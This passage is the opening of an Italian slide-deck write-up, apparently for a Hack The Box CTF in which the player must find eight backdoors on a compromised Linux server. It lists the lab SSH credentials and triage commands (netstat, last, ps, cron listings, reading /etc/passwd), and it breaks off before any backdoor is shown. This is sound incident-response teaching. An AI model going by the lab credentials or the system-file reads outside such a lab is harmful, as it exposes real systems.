CTF: PersistenceIsFutile

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01

ANALISI DEL PROBLEMA

Descrizione e spiegazione della CTF

CTF: PersistanceIsFutile

Descrizione:

Gli hacker sono entrati in uno dei nostri server di produzione.
Lo abbiamo isolato da Internet finché non riusciremo a ripulire la macchina.

Il team IR ha segnalato la presenza di otto backdoor diverse sul server, ma non ha detto quali fossero e non riusciamo a contattarli. Dobbiamo riportare il server in produzione il prima possibile: stiamo perdendo denaro per ogni secondo in cui non funziona.

Bisogna trovare le otto backdoor e rimuoverle !!!

CTF: PersistanceIsFutile

Alcune Info:

Eseguire **`/root/solveme`** come root per verificare se le backdoor sono state eliminate. Abbiamo accesso ad **SSH** ed ai privilegi **sudo**.

Username: `user`

Password: `hackthebox`

COMINCIAMO !!!

02

METODOLOGIA

Descrizione delle tecnologie e tecniche adottate per la risoluzione

Sistema Linux compromesso?

Netstat è un comando Linux utilizzato per visualizzare informazioni sulle connessioni di rete attive sul sistema.

Con questo comando è possibile visualizzare informazioni sui socket attivi, come l'indirizzo IP, la porta e lo stato delle connessioni.

```
ubuntu@ubuntu:~$ netstat -antp
```

per vedere tutte le connessioni attive

Sistema Linux compromesso?

`last` tiene traccia di quali utenti hanno effettuato l'accesso al sistema, da quale IP, quando e per quanto tempo.

```
┌──(mattia㉿kali)-[~]
└─$ last
mattia   tty7         :0               Tue May 28 10:50   still logged in
reboot   system boot  6.6.9-arm64      Tue May 28 10:50   still running
mattia   tty7         :0               Wed May 22 18:43 - 16:51  (-1:51)
reboot   system boot  6.6.9-arm64      Wed May 22 18:43 - 16:51  (-1:51)
reboot   system boot  6.6.9-arm64      Tue Apr  9 19:03 - 16:58 (30+21:55)
mattia   tty7         :0               Tue Apr  9 15:08 - 13:19  (-1:49)
reboot   system boot  6.6.9-arm64      Tue Apr  9 15:07 - 13:19  (-1:48)
mattia   tty7         :0               Tue Apr  9 07:33 - 08:32  (00:58)
reboot   system boot  6.6.9-arm64      Tue Apr  9 09:32 - 08:32  (-1:00)
```

Sistema Linux compromesso?

ps auxf è utilizzato per visualizzare informazioni dettagliate sui processi attualmente in esecuzione sul sistema.

Questo comando ci permette di ispezionare a fondo il sistema con lo scopo di trovare processi sospetti che possono farci capire se il sistema è stato compromesso.

```
usman@ubuntu:~$ ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           2  0.0  0.0      0     0 ?        S    Apr28   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   Apr28   0:00  \_ [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   Apr28   0:00  \_ [rcu_par_gp
```

Sistema Linux compromesso?

I ***"cron jobs"*** sono compiti pianificati che vengono eseguiti automaticamente a intervalli di tempo predefiniti.

`crontab -l` permette di visualizzare i processi *cron* per l'utente corrente.

```
ubuntu@ubuntu:~$ ls -la /etc/cron.daily
```

```
ubuntu@ubuntu:~$ ls -la /etc/cron.hourly
```

```
ubuntu@ubuntu:~$ ls -la /etc/cron.weekly
```


Sistema Linux compromesso?

Il file **/etc/passwd** tiene traccia di ogni utente nel sistema.

Si tratta di un file separato da due punti (**:**) contenente informazioni come:

- nome utente;
- ID utente;
- password cifrata;
- GroupID (**GID**);
- nome completo dell'utente;
- directory home dell'utente;
- shell di accesso.

```
ubuntu@ubuntu:~$ cat /etc/passwd
```



Ambienti utilizzati

Kali Linux

Kali Linux è una distribuzione Linux specializzata nella sicurezza informatica, fornisce agli sviluppatori e agli esperti di sicurezza informatica gli strumenti necessari per identificare vulnerabilità e testare la robustezza delle applicazioni e dei sistemi software.

Ambienti utilizzati


Hack The Box

Hack The Box è una piattaforma di hacking etico che offre sfide e laboratori per migliorare le competenze di sicurezza informatica. Consente agli sviluppatori di comprendere e affrontare vulnerabilità nel codice e nei sistemi attraverso l'esperienza pratica.

Tecnologie adottate

Nmap è uno strumento di scansione di rete open source utilizzato per scoprire dispositivi collegati a una rete e identificare i servizi e le porte aperte su tali dispositivi.

SSH è un protocollo crittografico che consente di stabilire connessioni sicure e crittografate su una rete non sicura. Viene ampiamente utilizzato per accedere in modo sicuro a computer remoti e per eseguire comandi da remoto.




03


WORKFLOW

Processo di risoluzione della CTF: ordine di implementazione delle tecniche


Setting dell'ambiente



